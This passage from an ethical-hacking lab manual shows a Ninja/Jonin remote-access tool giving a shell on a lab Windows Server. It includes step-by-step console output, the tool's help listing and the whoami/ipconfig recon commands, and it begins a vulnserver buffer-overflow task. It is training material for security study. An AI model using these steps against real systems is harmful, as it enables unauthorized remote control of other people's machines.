


```
C:\Users\Administrator\Desktop\Trial-Version\Ninja-v1.2.1-win.exe

v1.2.1
Check config/contants.json for port, host and other configurations

Asking Jonin 10.10.1.11:3707 for connection
10.10.1.11:3707: Access denied
```

27. Switch to **Windows 11** virtual machine, and maximize the jonin listener.



```
C:\Users\Admin\Desktop\Jonin-v1.1.0-win.exe

v1.1.0
Check config/contants.json for port, host and other configurations
Type #help for usage instructions

Jonin listening on port 3707
Current command type: manage
```

28. In the command prompt window type **list** and press **Enter**, the tool will list all the connected devices.

```
C:\Users\Admin\Desktop\Jonin-v1.1.0-win.exe
v1.1.0
Check config/contants.json for port, host and other configurations
Type #help for usage instructions

Jonin listening on port 3787
Current command type: manage
list

(index) Name Last Request Version
1 'Server22' '2022/4/6 3:12:42' '1.2.1'
```

29. We can see that the **Windows Server 2022** is connected remotely from **Windows 11** machine with **index value 1**.

30. In the command prompt window type **connect 1** and press **Enter**, to connect to the **Server22**.

```
C:\Users\Admin\Desktop\Jonin-v1.1.0-win.exe
v1.1.0
Check config/contants.json for port, host and other configurations
Type #help for usage instructions

Jonin listening on port 3787
Current command type: manage
list

(index) Name Last Request Version
1 'Server22' '2022/4/6 3:12:42' '1.2.1'

connect 1
Waiting for Ninja...
Connected to Ninja (::ffff:10.10.1.22:57040)
```

31. To get cmd session, type **change** and press **Enter**, in the **Enter Type** field type **cmd** and press **Enter**.

```
C:\Users\Admin\Desktop\Jonin-v1.1.0-win.exe
v1.1.0
Check config/contants.json for port, host and other configurations
Type #help for usage instructions

Jonin listening on port 3787
Current command type: Manage
list

(index) Name Last Request Version
1 'Server22' '2022/4/6 3:12:42' '1.2.1'

connect 1
Waiting for Ninja...
Connected to Ninja (::ffff:10.10.1.22:57040)
change
Enter Type: cmd
Command type Changed To cmd
```

32. Type **ipconfig** in the cmd session and press **Enter**, to get IP details of the victim machine.

The screenshot shows a terminal window with two main sections. The top section is the Jonin-v1.1.0-win.exe interface, which includes a help menu, a list of connected targets (Server22), and a command history. The bottom section is a standard Windows CMD session where the user has run 'ipconfig' to view network configuration details for the 'Ethernet adapter Ethernet' interface.

```
v1.1.0
Check config/contants.json for port, host and other configurations
Type #help for usage instructions

Jonin listening on port 3787
Current command type: Manage
list

(index) Name Last Request Version
1 'Server22' '2022/4/6 3:12:42' '1.2.1'

connect 1
Waiting for Ninja...
Connected to Ninja (:ffff:10.10.1.22:57040)
change
Enter Type: cmd
Command type Changed To cmd
ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

Connection-specific DNS Suffix . : localdomain
Link-local IPv6 Address . . . . . : fe80::9d68:1d1a:92eb:e27e%9

IPv4 Address. . . . . : 10.10.1.22
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : fe80::1:1%9
                           10.10.1.2

C:\Users\Administrator\Desktop\Trial-Version> _
```

33. To check the logged-on username type **whoami** and press **Enter**.

The screenshot shows a terminal window with two main sections. The top section is the Jonin-v1.1.0-win.exe interface, which includes a help menu and a list of connected targets. The bottom section is a standard Windows CMD session where the user has run 'whoami' to check the current logged-on username.

```
Ethernet adapter Ethernet:

Connection-specific DNS Suffix . : localdomain
Link-local IPv6 Address . . . . . : fe80::9d68:1d1a:92eb:e27e%9

IPv4 Address. . . . . : 10.10.1.22
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : fe80::1:1%9
                           10.10.1.2

C:\Users\Administrator\Desktop\Trial-Version> whoami
ceh\administrator

C:\Users\Administrator\Desktop\Trial-Version>
```

34. The tool displays the username of the currently logged on user.

35. Functions such as uploading files, downloading files can be performed using Ninja Jonin tool.

36. In the command prompt window type **#help** and press **Enter** to view the available commands.

```
● Select C:\Users\Admin\Desktop\Jonin-v1.1.0-win.exe
#help

Control commands:
change
    use this command to change command type (see below for list of types)
cls,clear
    clear console
/exit
    exit

Available command types:

manage
    Ninja management command. using this command type, you can
    see list of Ninjas, check their details and connect to them
    note: you should list Ninjas first in order to use commands that
    require index
Usage:
    - list
        list all Ninjas
    - expand <index>
        display all details of the Ninja with index <index> from list
    - connect <index>
        connect to the Ninja with index <index> from list
    - disconnect
        disconnect from Ninja
Example:
    - list
        show list of Ninjas
    - expand 1
        display all details of Ninja with index 1 from Ninja list
    - connect 1
        connect to Ninja with index 1 from Ninja list

cmd
    This is a direct shell access to Ninja
    You can type any command and see the output
Usage:
    any valid command
Example:
    - ping 8.8.8.8
    - diskpart
```

37. This concludes the demonstration of how to gain access to a remote system using Ninja Jonin.
38. Close all open windows and document all the acquired information.
39. Turn off the **Windows Server 2022** virtual machine.

Task 7: Perform Buffer Overflow Attack to Gain Access to a Remote System

A buffer is an area of adjacent memory locations allocated to a program or application to handle its runtime data. Buffer overflow or overrun is a common vulnerability in applications or programs that accept more data than the allocated buffer. This vulnerability allows the application to exceed the buffer while writing data to the buffer and overwrite neighboring memory locations. Further, this vulnerability leads to erratic system behavior, system crash, memory access errors, etc. Attackers exploit a buffer overflow vulnerability to inject malicious

Module 06 – System Hacking


code into the buffer to damage files, modify program data, access critical information, escalate privileges, gain shell access, etc.

This task demonstrates the exploitation procedure applied to a vulnerable server running on the victim's system. This vulnerable server is attached to Immunity Debugger. As an attacker, we will exploit this server using malicious script to gain remote access to the victim's system.

Note: In this task, we will use a **Parrot Security (10.10.1.13)** machine as the host machine and a **Windows 11 (10.10.1.11)** machine as the target machine.

1. Switch to the **Windows 11** virtual machine, navigate to **E:\CEH-Tools\CEHv12 Module 06 System Hacking\Buffer Overflow Tools\vulnserver**, right-click the file **vulnserver.exe**, and click the **Run as administrator** option.

